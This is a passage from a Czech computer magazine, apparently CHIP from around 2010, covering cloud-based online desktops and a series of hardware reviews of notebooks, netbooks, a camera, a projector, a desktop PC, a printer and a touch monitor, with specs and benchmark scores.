CHROMIUM OS: Tento doplněk od Googlu není příliš známý. Díky němu je možné na netbook nainstalovat rozšířený prohlížeč Chrome, který poté nahrazuje běžný operační systém. V „cloudu“ ale fungují pouze obvyklé aplikace Googlu: například Dokumenty nebo Picasa. Význam tohoto cvičení: Chromium OS by měl být později používán na vhodnějších zařízeních, než jsou netbooky. Bohužel největší výhodou „icloudu“ v podobě neustálé dosažitelnosti Google OS v této fázi nenabízí.

Práce se superpočítačem


Díky představeným službám nyní máte k dispozici flexibilní počítač, který můžete používat kdekoli. Otázkou však zůstává, jaké výhody opravdu nabízí. Psát texty a surfovat totiž můžete i na běžném počítači. Abychom vám ukázali skutečné výhody „cloud computing“, předvedeme vám několik funkcí a služeb, které byste na běžném počítači či telefonu mohli získat jen stěží.

TELEFON S INTERNETOVOU TV: DVB-H, DMB, Media-Flo – celé roky nám zábavní průmysl sliboval televizi na mobilním zařízení s kvalitním obrazem a bez „cukání“ – a většina slibů zůstala nesplněna. Díky svému „on-line počítači“, který běží na vhodných mobilech, můžete jednoduše



Elegantní: Průhledné rozhraní služby myGoya nabízí rychlý přístup k celé řadě aplikací.

Znovu Windows: Poskytovatel Nivio vám nabídne Windows XP přístupná odkudkoliv.



sledovat televizi na internetu i bez použití výše uvedených technologií.

V pravém „task listu“ cloudu klikněte na „Google“ a spusťte vyhledávací službu. Zde zadejte „Internet TV“ nebo „Live TV“. V seznamu nalezených odkazů pravděpodobně najdete live stream zpravodajského vysílání České televize (www.ct24.cz/vysilani/) nebo zahraniční n-tv (www.n-tv.de/mediathek/livestream/). Jakmile je viditelný obraz televize, přesuňte kurzor myši nebo prst na příslušné nastavení a zapněte si vhodný rozměr a kvalitu vysílání.

Quick File Sharing: Pokud mají vaši přátelé počítač v „cloudu“ se stejným poskytovatelem, je výměna dat snadná a nabude nijak brzdit či omezovat vaše internetové připojení, jelikož přenos probíhá přímo v cloudu. Chcete si to vy-

zkoušet? Klikněte ve startovním menu icloudu na zelenou ikonku »Share« a přidejte kontakty „přátel“. Potom přesuňte soubor do příslušného pole, a přenos se ihned spustí. Typičtí „klienti pro sdílení dat“, jako je BitTorrent, stále ještě nejsou pro icloud k dispozici, snadno však lze využít služeb typu RapidShare.

BEZPLATNÁ NAVIGACE: Služby jako například Map24 nabízejí bezplatné vyhledávání cesty. Do prohlížeče on-line počítače zadejte adresu www.cz.map24.com, vložte počátek a konec cesty, a služba ihned zobrazí cestu. Samozřejmě to má smysl pouze u telefonů a netbooků, které podporují GSM, nebo ideálně GPS. Alternativně lze využít webových služeb, jako jsou Google Maps (<http://maps.google.com>) nebo Bing mapy (<http://www.bing.com/maps>), které nabídnou trojrozměrné zobrazení budov a krajiny.

Brouzdání bez hackerů: Na webu nikdy neexistuje úplná anonymita. Pokud však surfujete s prohlížečem na vašem on-line počítači, pořádně ztížíte spammerům a hackerům situaci. „Vystopuje-li“ totiž někdo vaši IP adresu, skončí jen na vašem on-line počítači. Váš domácí (nebo pracovní) počítač zůstane anonymní.

Věříme, že s trochou představivosti objevíte během zkoušení „internetového počítače“ další zajímavé funkce, které vám klasický počítač nabídnout nemůže. 

AUTOR@CHIP.CZ

Když ADSL připojení nestačí...

Výhody technologie „cloud computing“ jsou nesporně a většina uživatelů je okamžitě ocení. Všechny popisované funkce však mají jedno velké „ALE“. Rychlosti většiny internetových připojení rychle stoupají a 16Mb linka už nemusí být výsadou těch nejbohatších. Zmiňované ALE se týká uploadu neboli rychlosti nahrávání dat „na“ internet. Například u připojení zmiňovanou 16Mb linkou nabízí O2 upload pouhých 512 kb/s nebo (varianta

Pro) 768 kb/s. U jiných firem (i tarifů) je situace podobná – problém je v samotné ADSL technologii, která nabízí asymetrické připojení (rychlý download, pomalý upload). Pokud tedy chcete využívat všech výhod „cloud computing“, doporučujeme symetrické připojení, jaké najdete například u připojení přes kabelovou TV, Wi-Fi, nebo ideálně u připojení optickým kabelem. V tabulce vám nabídneme několik příkladů vhodných technologií.

PLACENÁ INZERCE

CENA/VÝKON: výborný
INFO: acer.cz
CENA VČ. DPH: 15 828 Kč

TECHNICKÁ DATA

Procesor/paměť: Intel Core i3-330M, 2,13 GHz/4 GB
Displej/grafika: 15,6", lesklý, LED, 1 366 × 768/Intel GMA HD
Pevný disk: Hitachi HTS545032B9A/320 GB
Porty/vybavení: 4× USB, D-Sub, HDMI, LAN, čtečka karet, webcam, BT, Wi-Fi, DVD, SPDIF
Rozměry/hmotnost: 383 × 250 × 36 až 43 mm/2 616 g
Akumulátor/výdrž: Li-Ion, 4 400 mAh, 10,8 V, 47,5 Wh/3:14 hod.
Operační systém: Windows 7 Home Premium (64bitová verze)



Acer Aspire 5740-334G32MN

Produkt měsíce: Acer Aspire 5740-334G32MN

Acer Aspire 5740 je výborně vybavený notebook s 15,6palcovým displejem, který díky novému mobilnímu procesoru Intel Core i3-330M nabízí vysoký výpočetní výkon.

Tento dvoujádrový procesor je vyráběn moderním, 32nm výrobním procesem, pracuje na frekvenci 2,13 GHz a disponuje 3 MB vyrovnávací paměti. Navíc je vybaven technologií HyperThreading, díky které je schopen zpracovávat až čtyři úkoly najednou. Procesor obsahuje i grafický čip Intel GMA HD, takže připravuje i obrazová data pro 15,6palcový displej. Ten má širokoúhlý formát 16:9 a lesklý povrch a pracuje v rozlišení 1 366 × 768 bodů. O jeho podsvícení se starají LED diody. Uprostřed horního okraje displeje je zabudována webová kamera. Operační paměť má velikost 4 GB a pevný disk nabízí kapacitu 320 GB. Na něm je nainstalována 64bitová verze operačního systému Windows 7 Home Premium.

Při práci s notebookem jsme uvítali standardní rozvržení kláves, na které jsme zvyklí z běžné, stolní klávesnice, a také přítomnost části s numerickými znaky. Díky tomu se s notebookem velmi dobře vyplňují např.

číselné tabulky. Činnost na notebooku usnadňuje i multitouchový touchpad, který reaguje na dotyk dvěma prsty. Nad klávesnicí jsou situována dvě tlačítka pro nastavení hlasitosti, tlačítka pro spuštění internetového prohlížeče či pro aktivaci bezdrátového rozhraní Bluetooth a také zabudovaný mikrofon.

Pro připojení do počítačové sítě je notebook připraven gigabitovou síťovou kartou a použít můžete i bezdrátové připojení prostřednictvím Wi-Fi modulu Atheros AR5B93, který podporuje rychlý standard 802.11n. Kromě běžné výbavy, jako jsou čtyři porty USB, výstup D-Sub, čtečka paměťových karet SD, Memory Stick a xD-Picture Card, notebook nabízí i videovýstup HDMI, DVD vypalovačku, optický digitální zvukový výstup SPDIF a v dnešní době v podstatě nepoužívaný modem.

S výkonnostními testy si notebook poradil velmi dobře. Díky výkonnému procesoru jsme výborné výsledky naměřili jak v procesorovém testu Cinebench R 10 (6 775 bodů), tak i v testu PC Mark Vantage (4 592 bodů), pomocí něhož zjišťujeme celkový výkon sestavy. Vzhledem k tomu, že notebook používá in-

NOTEBOOK S NOVÝM PROCESOREM INTEL CORE I3-330M VS. CULV NOTEBOOKY

V tomto čísle jsme srovnávali ultramobilní plnohodnotné notebooky (viz str. 92) s úspornými procesory CULV. Nový procesor Core i3 nabízí na rozdíl od nich vyšší výpočetní výkon a je určen pro notebooky s o něco většími rozměry, hmotností a kratší dobou výdrže při provozu na baterii. Pokud bychom Acer Aspire 5740-334G32MN porovnali s testovanými modely, dosáhl by celkového bodového hodnocení 58 bodů. Důvodem je právě vyšší hmotnost, rozměry a krátká výdrž na baterie. Naopak výpočetní výkon a výbava je výborná.

ROZMĚRY (MOBILITA, 5 %)		48
HMOTNOST (MOBILITA, 20 %)		32
VÝDRŽ NA AKUMULÁTOR (MOBILITA, 25 %)		25
VÝPOČETNÍ VÝKON (VÝKON, 12,5 %)		156
GRAFICKÝ VÝKON (VÝKON, 12,5 %)		44
VÝBAVA (25 %)		94

tegrovaný grafický čip, a ne speciální grafickou kartu, uspěl také v herním testu 3D Mark 2006 (1 539 bodů), ve kterém je výsledek srovnatelný s čipem nVidia Ion. Tento notebook je tedy možné použít i pro hraní méně náročných her a nabízený výkon je naprosto dostatečný pro přehrávání filmů v plném HD rozlišení.

Jediným testem, ve kterém jsme naměřili méně povzbudivé výsledky, byl test výdrže notebooku při napájení z akumulátoru – s plně nabitým akumulá-

torem o kapacitě 4 400 mAh dokázal notebook pracovat po dobu 3:14 hod. MARTIN SEMRÁD

Závěr ► Celkově jsme byli s tímto notebookem velmi spokojeni – disponuje výkonným procesorem, bohatou portovou výbavou, velkým displejem, klávesnicí s numerickou částí a DVD vypalovačkou.

Alternativa ► Lenovo IdeaPad G560, MSI CR620-003CZ, Samsung R580, Toshiba Satellite L505-13D.

OBSAH

- 100 Produkt měsíce**
Acer Aspire 5740-334G32MN

HARDWARE

- 101 Netbook**
Asus Eee PC 1201N
Externí 3,5" pevný disk
Western Digital MyBook Elite 2TB
- 102 Digitální fotoaparát**
Canon Digital Ixus 120 IS
Notebook
Sony Vaio VGN-CW1S1E
Full HD projektor
Panasonic PT-AE4000E
- 103 Stolní PC**
HAL3000 Alien 9514
- 104 Laserová tiskárna**
HP LaserJet P3015d
Netbook
Acer Aspire One 532h-2Dr
Dotykový 21,5" displej
iiyama ProLite T2250MTS
- 105 Skener**
Canon CanoScan LiDE 700F
46" LCD televizor
Sony KDL-46Z5800
Externí 2,5" pevný disk
Maxell tank h 320 GB

KOMUNIKACE

- 106 Wi-Fi klient**
D-Link DWA-131
Multimediální přehrávač
Emgerton Guru 5
Cestovní nabíječka
Varta Backup Charger
- 107 Mobilní telefon**
LG BL20 new chocolate
Navigace s telefonem
Garmin-Asus NuviFone G60
- 108 Homeplug**
Belkin Gigabit Powerline HD Starter Kit
Multimediální přehrávač s Blu-ray
Dune BD Prime 3.0
Windows Phone
Mivvy Zero
- 109 Mobilní telefon**
Sony Ericsson Satio

SOFTWARE

- 110 Kopírování DVD**
AoA DVD Copy
Účetní program
Money S3
Práce s RAW
Bibble 5 Pro
- 111 E-mailový klient**
eM Client 2.5
Čištění a optimalizace PC
Magix PC Check & Tuning 2010
Vymazání historie surfování
Free Internet Windows Washer 2.6
- 112 Nastavení Windows**
GodMode Creator 1.0
Správa disků
Partition Wizard Home Edition 2.0.2
Instant messaging
ICQ 7
- 113 Zálohování**
Oster Backup Free-1.22
Přehrávač Blu-ray a DVD
WinDVD 2010 Pro
Odinstalace a čištění
Revo Uninstaller Pro 2.0.2



Asus Eee PC 1201N



Western Digital MyBook Elite 2TB

Netbook Asus Eee PC 1201N

CENA/VÝKON: velmi dobrý
INFO: asus.cz
CENA VČ. DPH: 11 890 Kč



TECHNICKÁ DATA

Procesor/paměť: Intel Atom 330, 1,6 GHz/2 GB
Displej/grafika: 12,1", lesklý, 1 366 × 768 bodů/nVidia Ion
Porty/vybavení: 3 × USB, D-Sub, HDMI, LAN, čtečka karet, webcam, BT, Wi-Fi
Rozměry/hmotnost: 296 × 206 × 27 až 35 mm/1 456 g
Akumulátor/výdrž: Li-Ion, 5 600 mAh, 11,25 V, 63 Wh /4:27 hod.
Operační systém: Windows 7 Home Premium

Malý netbook s velkým výkonem:

Netbooky s 10,1" displejem osloví uživatele malými rozměry a hmotností, vybaveny jsou však jen malou klávesnicí a mají nízký výkon. Asus Eee PC 1201N je také velmi lehký (váží necelých 1,5 kg), nabízí ale i velmi dobrý výkon a displej s úhlopříčkou 12,1 palce. Na něm máte k dispozici obraz v rozlišení 1 366 × 768 bodů, které je pro běžnou práci i prohlížení internetových stránek o poznání vhodnější než rozlišení 1 024 × 600 bodů, v němž pracují 10,1palcové displeje. Velkou výhodou tohoto modelu je, že zobrazí data připravuje grafický čip nVidia Ion, který oproti běžným netbookům nabízí podstatně větší výkon (v herním testu 3D Mark 2003 jsme naměřili více než šestkrát větší výkon). Výborný je také dvoujádrový 1,6GHz procesor Intel Atom 330, který podporuje technologii HyperThreading. Díky němu se může tento model ve srovnání s menšími netbooky (poháněnými většinou procesorem Intel Atom N270) pochlubit vyšším výkonem. To dokazuje nejen procesorový test Cinebench

R10 (výsledek 1 536 bodů), ale i testy PC Mark Vantage (1 818 bodů) a PC Mark 2005 (2 352 bodů), pomocí nichž měříme celkový výkon počítače. Také další vybavení je na mininotebook velmi pěkná – operační paměť má velikost 2 GB, pevný disk Hitachi HTS-545025B9A300 má kapacitu 250 GB a ve vybavení figuruje i Wi-Fi adaptér standardu 802.11n a bezdrátový modul Bluetooth. K přístroji lze díky výstupu D-Sub připojit externí monitor a díky videovýstupu HDMI není problém k němu připojit televizor. Líbila se nám klávesnice, protože disponuje dostatečně velkými klávesami, na kterých se dá pohodlně psát. Kladně hodnotíme i touchpad, který reaguje i na dotyk více prstů. I při použití dostatečně výkonných komponent jsme naměřili velmi dobrou výdrž v testu, pomocí něhož zjišťujeme délku provozu při napájení z akumulátoru. V tomto testu vydržel Asus Eee PC 1201N pracovat po dobu 4 hodin a 27 minut. MARTIN SEMRÁD

Závěr ▶ Tento velmi povedený netbook nabízí výbornou výbavu a výkon a zároveň si stále zachovává důležitou vlastnost mininotebooků: je díky malým rozměrům a hmotnosti snadno přenosný.

Alternativa ▶ 12" displej a čipovou sadu nVidia Ion nabízí také netbook Lenovo IdeaPad S12 Ion, ten je však poháněn pomalejším procesorem Intel Atom N270.

Externí 3,5" pevný disk Western Digital MyBook Elite 2TB

CENA/VÝKON: velmi dobrý
INFO: wdc.com
CENA VČ. DPH: cca 5 000 Kč



TECHNICKÁ DATA

Kapacita (nominální/formátovaná): 2 TB/1 862,4 GB
Cena za GB/systém souborů: 2,68 Kč/NTFS
Připojení: USB 2.0
Přenosová rychlost zápisu/čtení: 28,10 MB/s/33,15 MB/s
Přístupová doba zápisu/čtení: 8,0 ms/20,6 ms
Spotřeba stand-by/provoz: 2W/9W
Rozměry/hmotnost: 13,5 × 5 × 16,5 cm/1,2 kg

Disk s displejem: Na externí disk WD MyBook Elite nás zaujal informační displej s údaji o zbývajícím volném prostoru. Díky aplikaci WD SmartWare, kterou lze po připojení disku nainstalovat do PC (je uložena na skryté partici disku, která se tváří jako virtuální CD mechanika), lze nastavit nejen parametry automatických záloh a možnost kryptování uložených dat 256bitovým AES, ale i název externího disku, který se bude zobrazovat na informačním displeji i po odpojení disku od napájení. Vynikající nápad pro kanceláře s větším množstvím externích disků, ale i příjemná drobnost personalizace pro domácí uživatele. Disk má pasivní chlazení, takže je při provozu velmi tichý. MICHAL BAREŠ

Závěr ▶ Externí disk s ohromnou kapacitou, informačním displejem a špičkovým softwarem WD SmartWare.

Alternativa ▶ Již brzy bude na trhu stejný externí disk s rozhraním USB 3.0, ke kterému bude dodáván i USB 3.0 řadič.



Digitální fotoaparát Canon Digital Ixus 120 IS

CENA/VÝKON: dobrý
INFO: canon.cz
CENA VČ. DPH: cca 7 200 Kč



TECHNICKÁ DATA

Max. rozlišení: 4 000 × 3 000 bodů (12 megapixelů)
Displej (úhlopříčka/rozlišení): 2,7"/230 000 bodů
Ohnisková vzdálenost/zoom: 28–112 mm/4×
Rozsah ISO/stabilizace obrazu: 80–1 600/optická
Prodlouha spouště s automatickým ostřením: 0,4 s
Výdrž akumulátoru (min./max.): 90/270 snímků
Paměť (vnitřní /karta): -/SD karta
Rozměry/hmotnost: 8,9 × 5,5 × 2,0 cm/145 g

Pěkné snímky i design: Silnou stránkou fotoaparátu Canon Ixus 120 IS je líbivý design a kvalita snímků. Výsledky, které jsme naměřili v naší testovací laboratoři, hovoří za vše: dokáže vyprodukovat rozlišení 2 700 linek, přičemž i 2 000 je skvělá hodnota. Fotoaparát rovněž vyniká nízkým šumem na úrovni 362 bodů. Viditelný šum se projevuje teprve od hodnoty 500. Oceňujeme barevnou přesnost i manuální nastavení vyvážení bílé. Stěžovat si můžeme jen na viditelné zkreslení širokoúhlých záběrů (28 mm).

Fotoaparát ztrácí body v oblasti ergonomie. 4× optický zoom pracuje ve velkých krocích a baterie vydrží jen na 90 až 270 snímků.

STEPHAN HARTMANN

Závěr ► Za pořizovací cenu okolo 7 000 Kč neseženete digitální fotoaparát s lepší kvalitou snímků.

Alternativa ► Sony CyberShot DSC-WX1 (cca 8 200 Kč) nabízí více funkcí a rychlejší spoušť, ale horší kvalitu snímků.

Notebook Sony Vaio VGN-CW1S1E

CENA/VÝKON: dobrý
INFO: sony.cz
CENA VČ. DPH: 22 990 Kč



TECHNICKÁ DATA

Procesor/paměť: Intel Core 2 Duo P7450, 2,13 GHz/4 GB
Displej/grafika: 14", lesklý, LED, 1 366 × 768/nVidia GeForce GT 230M
Porty/vybavení: 3× USB, D-Sub, HDMI, FireWire, LAN, Express Card, čtečka karet, webcam, BT, Wi-Fi, DVD
Rozměry/hmotnost: 341 × 233 × 29 až 45 mm/2 265 g
Akumulátor/výdrž: Li-Ion, 3 600 mAh, 11,1 V, 40 Wh/333 hod.
Operační systém: Windows 7 Home Premium (64bitová verze)

Výkon i na hry: Notebook Sony Vaio VGN-CW1S1E poskytne svému majiteli dostatek výkonu nejen v kancelářských, ale i v herních aplikacích. Navíc díky nabízené výbavě bude jen málokdo u tohoto notebooku něco chybět. K dispozici je trojice portů USB, výstup D-Sub, videovýstup HDMI a také port FireWire. V čele notebooku se nacházejí zdířky pro vložení paměťových karet Memory Stick a SD a také páčka pro aktivaci bezdrátového adaptéru Wi-Fi standardu 802.11n. Pro připojení k počítačové síti můžete použít i kabelovou 100Mb ethernetovou přípojku. Tento model podporuje i bezdrátovou technologii Bluetooth a je vybaven i slotem pro rozšiřovací kartu Express Card a DVD vypalovačkou Pioneer DVRTD09. 14" displej má širokoúhlý formát 16:9, lesklou povrchovou úpravu a pracuje v rozlišení 1 366 × 768 bodů. O podsvícení displeje se starají LED diody a nad displejem je umístěna WWW kamera. Vysokým výpočetním výkonem (výsledek v testu Cinebench R10: 4 838 bodů) zásobuje notebook

výborný dvoujádrový procesor Intel Core 2 Duo P7450, který pracuje na frekvenci 2,13 GHz a disponuje 3 MB vyrovnávací pamětí. Operační paměť má velikost 4 GB a pevný disk Seagate ST9320325AS nabízí kapacitu 320 GB. Na něm je nainstalována 64bitová verze operačního systému Windows 7 Home Premium. Výborná je také grafická karta založená na čipu nVidia GeForce GT 230M, která disponuje 512 MB grafické pamětí. Díky ní má notebook dostatek výkonu nejen pro provozování běžných kancelářských aplikací (v testu PC Mark Vantage jsme naměřili 4 195 bodů), ale jak ukazují výborné výsledky v testech 3D Mark Vantage (1 898 bodů) a 3D Mark 2006 (5 665 bodů), i pro hraní her a pro práci s videem. S hmotností 2,3 kg je tento model stále dobře přenosný a s rozměry 341 × 233 × 29 až 45 mm se bez problémů vejde do batohu nebo do tašky. K notebooku je přiložena i bezdrátová bluetoothová myš. Velmi se nám u tohoto modelu líbila klávesnice s oddělenými klávesami a pochválit musíme i multi-dotykový touchpad.

MARTIN SEMRÁD

Závěr ► Skvěle vybavený a výkonný notebook pro náročné uživatele, ale s kratší výdrží na baterii.

Alternativa ► Notebooky se 14" displejem, výkonným procesorem a grafickou kartou, jako např. Acer Aspire 4810TG.

Full HD projektor Panasonic PT-AE4000E

CENA/VÝKON: dobrý
INFO: panasonic.cz
CENA VČ. DPH: 77 994 Kč



TECHNICKÁ DATA

Technologie: LCD, (1 920 × 1 080 bodů)
Jas/kontrast: 1 600 ANSI lumenů, 100 000:1
Rozhraní: 3× HDMI, S-Video, D-SUB (PC), komponentní
Doporučená úhlopříčka: 40–300"
Rozměry a hmotnost: 46 × 13 × 30 cm, 7,3 kg

HD klnu doma: Nový projektor Panasonic lze samozřejmě použít i jako dataprojektor, z hlediska jeho výbavy by však šlo o plýtvání, neboť nativní rozlišení LCD odpovídá označení Full HD. To ukazuje, že spíše než do kanceláře se projektor bude hodit do obývacího velmi náročného diváka. Tomu odpovídají i rozhraní: 3 HDMI postačí pro Blu-ray, satelitní HD receiver i multimediální centrum. Kvalita obrazu je naprosto špičková, odpovídající ceně zařízení. Vysoký výkon lampy zaručuje dobrý obraz i v nezatemněné místnosti. Úplná tma vám pak dá zapomenout, že nesedíte v kině, ale doma. Chválíme široké možnosti nastavení, jež si poradí třeba i s deformovaným obrazem, které tak rády vysílají české televizní stanice.

VRATISLAV KLEGA

Závěr ► Uvažujete-li o velké úhlopříčce televizoru, berte projektor jako alternativu. Panasonic nabízí stejný dojem, jako byste byli v kině.

Alternativa ► Přímým konkurentem je Epson EH-TW5500. Má lepší kontrast, ale horší výbavu.



Stolní PC HAL3000 Alien 9514

CENA/VÝKON: velmi dobrý
INFO: hal3000.cz
CENA VČ. DPH: 21 588 Kč



TECHNICKÁ DATA

CPU/RAM: Intel Core i5 650/3,2 GHz/4 GB
Základní deska/čipová sada: MSI P55M-GD45/Intel P55
Grafika: Sapphire Vapour-x HD 5770/2x DVI
Pevný disk/porty: 750 GB/10x USB/2x eSATA, FireWire
PCM Vantage/3DM Vantage: 7 475/4 986 (4 290, 9 719) bodů
3DMark 03/05/06/Cinebench: 28 277/17 002/
9 833/1 411 bodů
Spotřeba v klidovém režimu/při výkonu: 72 W/98 W
Rozměry/hmotnost: 28,5 x 3,0 x 20,4 cm/1,4 kg

Core i5 v praxi: Intel uvedl na začátku roku nové 32nm procesory Core i5. Jedním z nich je osazen stolní počítač HAL3000 Alien 9514. Dvoujádrový procesor Core i5-650 dává sestavě vysoký výpočetní výkon. Ve spolupráci s grafickou kartou vyšší střední třídy, 750GB pevným diskem (WD7500AADS, 88,0 MB/s, 14,5 ms), DVD vypalovačkou a 64bitovým operačním systémem Windows 7 Home Premium dostane uživatel velmi dobrý základ pro budoucí aplikace. Z technologického hlediska HAL3000 Alien 9514 jen tak brzy nezestárne. Ani z hráčského pohledu tento stroj svého uživatele nezklame. Výkon grafického čipu ATI Radeon HD 5770 stačí i na nejnáročnější hry, a přitom tento čip představuje dobrý kompromis mezi výkonem a nízkou spotřebou. I díky tomu spotřebovává HAL3000 v klidovém stavu pouze 70 wattů a při vytížení cca 100 wattů.

Ve skříni ATX se skrývá základní deska formátu miniATX, takže se skříň zdá vcelku prázdná.

Samotná deska disponuje dvěma PCIe 16x sloty, ale použita grafická karta zabírá dvě výstupní pozice, takže se nachází velmi blízko druhého slotu. V případě, že bychom jej chtěli osadit druhou grafikou, nastal by problém s chlazením, ale menší PCIe x16 karta by snad vedle sedící grafiky „neuvěřila“. Pod širokou grafickou kartou se skrývá jeden PCIe x1 slot, který však nelze využít. Další potenciální upgrade je možný pouze pomocí jednoho zbývajících volného PCI slotu.

Skříň je osazena šikovnými úchytkami pro snadnou montáž pevných disků a optických mechanik. Místo šroubování stačí otočit umělohmotným kroužkem. O napájení se stará standardní 400W zdroj Arenas s pomalotáčkovým ventilátorem. Kabely jsou svázané a nepletou se. Z hlediska portové výbavy nabízí PC všechny potřebné konektory včetně eSATA a FireWire, jen je škoda, že se výrobce nerozhodl použít základní desku s řadičem USB 3.0. To je ale v podstatě jediná výtka, kterou k hardwarové výbavě tohoto počítače máme. Součástí výbavy je klávesnice a myš.

MICHAL BAREŠ

Závěr ► Velmi dobře vybavený stolní počítač s vysokým výpočetním i grafickým výkonem za dobrou cenu.

Alternativa ► Sestava založená na procesoru Intel Core i5-750, který je sice 45nm, ale má čtyři jádra a je rychlejší.



Laserová tiskárna HP LaserJet P3015d

CENA/VÝKON: dostatečný
INFO: hp.cz
CENA VČ. DPH: cca 15 500 Kč



TECHNICKÁ DATA

Maximální rozlišení tisku: 1 200 × 1 200 dpi
Rychlost tisku/první výtisk: 40 stran A4/min./7,5 s
Tiskové náklady (A4 mono min./max.): 0,45 Kč/0,60 Kč
Zásobník papíru vstupní/výstupní: 500/100/250/100
Spotřeba (stand-by/sleep): 14,5 W/8W
Rozměry/hmotnost: 448 × 412 × 316 mm/15,9 kg
Tiskové kazety CE255A/CE255X: 3 650 Kč (6 000 stran)/5 700 Kč (12 500 stran)

Pozor na LAN: HP LaserJet P3015d je kancelářská laserová tiskárna. Pro takový provoz se hodí připojení k firemní síti LAN, kterým ale varianta P3015d nedisponuje. Po síti můžete tisknout až s modelem P3015dn. Rychlost i doporučená zátěž tisku odpovídají kancelářskému zaměření, tiskové náklady 0,60 Kč, resp. 0,45 Kč jsou však hodně vysoké. V praktickém provozu trvá tisk 18stránkového dokumentu 33 sekund, 10stránkový dopis s hlavičkou vytiskne za 20 sekund a první výtisk můžeme očekávat za 7,5 sekundy. Výhodou je možnost zabezpečení tisku heslem i funkce tisku z USB disku. HP LJ P3015d je osazen duplexorem. Kvalita textu je výborná, jemnou grafiku však při té rychlosti čekat nemůžeme.

MICHAL BARŠ

Závěr ► Rychlá tiskárna s duplexorem. Čekali bychom LAN připojení a nižší tiskové náklady.

Alternativa ► Vyšší model HP LaserJet P3015dn (cca 19 300 Kč), ale proč je verze s LAN o tolik dražší?

Netbook Acer Aspire One 532h-2Dr

CENA/VÝKON: dobrý
INFO: acer.cz
CENA VČ. DPH: cca 8 100 Kč



TECHNICKÁ DATA

CPU/RAM: Intel Atom N450 (1,66 GHz)/1 GB
Pevný disk/grafika: 250 GB/Intel GMA3150
Displej (úhlopříčka/rozdílení): 10,1"/1 024 × 600/lesklý
Porty: 3 × USB, D-Sub, audio, čtečka karet, webcam, Wi-Fi 802.11n, LAN 10/100
PCMark05/PCMark Vantage: 1 348/1 247 bodů
Výdrž na akumulátor: 6:17 h
Rozměry/hmotnost: 258 × 186 × 25 mm/1 213 g

Nový Atom N450: Do testovací laboratoře nám dorazil první netbook vybavený novým procesorem Intel Atom N450. Má stejnou frekvenci 1,66 GHz jako měl N280, ale je 64bitový. Jinak se od svého předchůdce liší spíše architekturou než výkonem. Hlavní změnou, kterou 45nm architektura Pineview Atomu N450 přinesla, je integrovaný paměťový řadič a grafika GMA3150 přímo v těle procesoru. Výpočetní výkon procesoru N450 se oproti N280 nezvýšil, grafický výkon adaptéru GMA3150 je oproti integrované grafice Intel 945 jen o několik procent vyšší (3D Mark03 – 722 bodů). Teoreticky lepší by měla být podpora přehrávání filmů v HD rozlišení, na kvalitní sledování HD materiálů však stále nestačí. Kvůli integrované grafice v procesoru vzrostlo TDP N450 na 5,5W, kdežto u N280 činilo pouze 2,5W, ale k tomu bylo třeba připočítat zvýšené energetické požadavky čipové sady Intel 945 Express (7 W) oproti nové čipové sadě Intel Mobile NM10, jež má TDP pouze 2 watt. Celkově je tedy nová sada čipové sady NM10

a procesoru N450 energeticky úspornější.

Ani nový procesor nezabránil, aby byl v kombinaci s operačním systémem Windows 7 Starter netbook o něco pomalejší, než byly starší netbooky s Atomem N270/280 a Windows XP. Zatímco starší netbooky s procesorem N280 a Windows XP vykazovaly v testu PC Mark05 výkon 1 500–1 600 bodů, nový model 532h v kombinaci s Windows 7 Starter dosahuje 1 348 bodů. Pravda ale je, že pokud by měl netbook 2 GB operační paměti, asi by závod zaběhl rychleji. Kapacita akumulátoru je u modelu 532h nižší než u předchozího modelu 531h s šestičlankovou baterií, takže výdrž je cca o dvě hodiny kratší (6:17 h oproti 8:03 h), ale netbook je o 50 gramů lehčí. Příjemnou inovací je sice o pár gramů těžší, ale praktičtější napájecí adaptér s vyměnitelnou zástrčkou, který lze použít po celém světě. Kvalita klávesnice, displeje a celkového zpracování je podobná jako u předchozích modelů Acer Aspire One D-250 a 531h, tedy velmi dobrá.

MICHAL BARŠ

Závěr ► Nový procesor a nový operační systém neznamenají vyšší výkon. Oproti předchozí verzi má akumulátor nižší kapacitu.

Alternativa ► Dokud se prodávají, tak netbooky s N280 a Windows XP. Pokud chcete Windows 7, zvolte minimálně 2 GB RAM.

21,5" LCD monitor iiyama ProLite T2250MTS

CENA/VÝKON: dobrý
INFO: atcomp.cz
CENA VČ. DPH: 8 071 Kč



TECHNICKÁ DATA

Displej: 21,5", TN, 1 920 × 1 080 bodů
Jas: 260 cd/m²
Kontrastní poměr: 1 000:1
Udávaná doba odezvy: 5 ms (GTG)
Úhly pohledu vodorovně/svisle: 170°/160°
Videostupy: DVI-D, D-Sub
Spotřeba v běžném provozu/max.: 30 W/37 W

Dotykový displej: iiyama ProLite T2250-MTS nabízí na 21,5" displeji obraz v plném HD rozlišení a navíc díky dotykovému displeji umožňuje ovládat počítač dotykově. Stačí monitor s počítačem pracujícím pod OS Windows 7 propojit pomocí USB kabelu. Na ikony na displeji můžete poklepávat prstem nebo lze použít dotykové pero, které je umístěno v pravém boku monitoru. Monitor umí rozpoznat i dotyk více prstů, takže můžete pohybem dvou prstů zmenšovat, zmenšovat či otáčet obrázky nebo třeba rolovat obraz. Na displeji můžete zobrazit klávesnici a pomocí dotýkání se znaků psát texty. Dotyková plocha se při pohledu na displej projevuje jako monitory s lesklým povrchem.

MARTIN SEMRÁD

Závěr ► Dotykový displej s dobrými horizontálními úhly pohledu, ale horším zorným úhlem z podhledu. Líbí se nám dobrý kontrast obrazu, jas je menší.

Alternativa ► Dotykový je např. 22" monitor NEC V-Touch 2222w 5U, ten ale pracuje v rozlišení 1 680 × 1 050 bodů.



Canon CanoScan LiDE 700F



Sony KDL-46Z5800



Maxell tank h 320 GB

Skener Canon CanoScan LiDE 700F

CENA/VÝKON: **dobry**
INFO: canon.cz
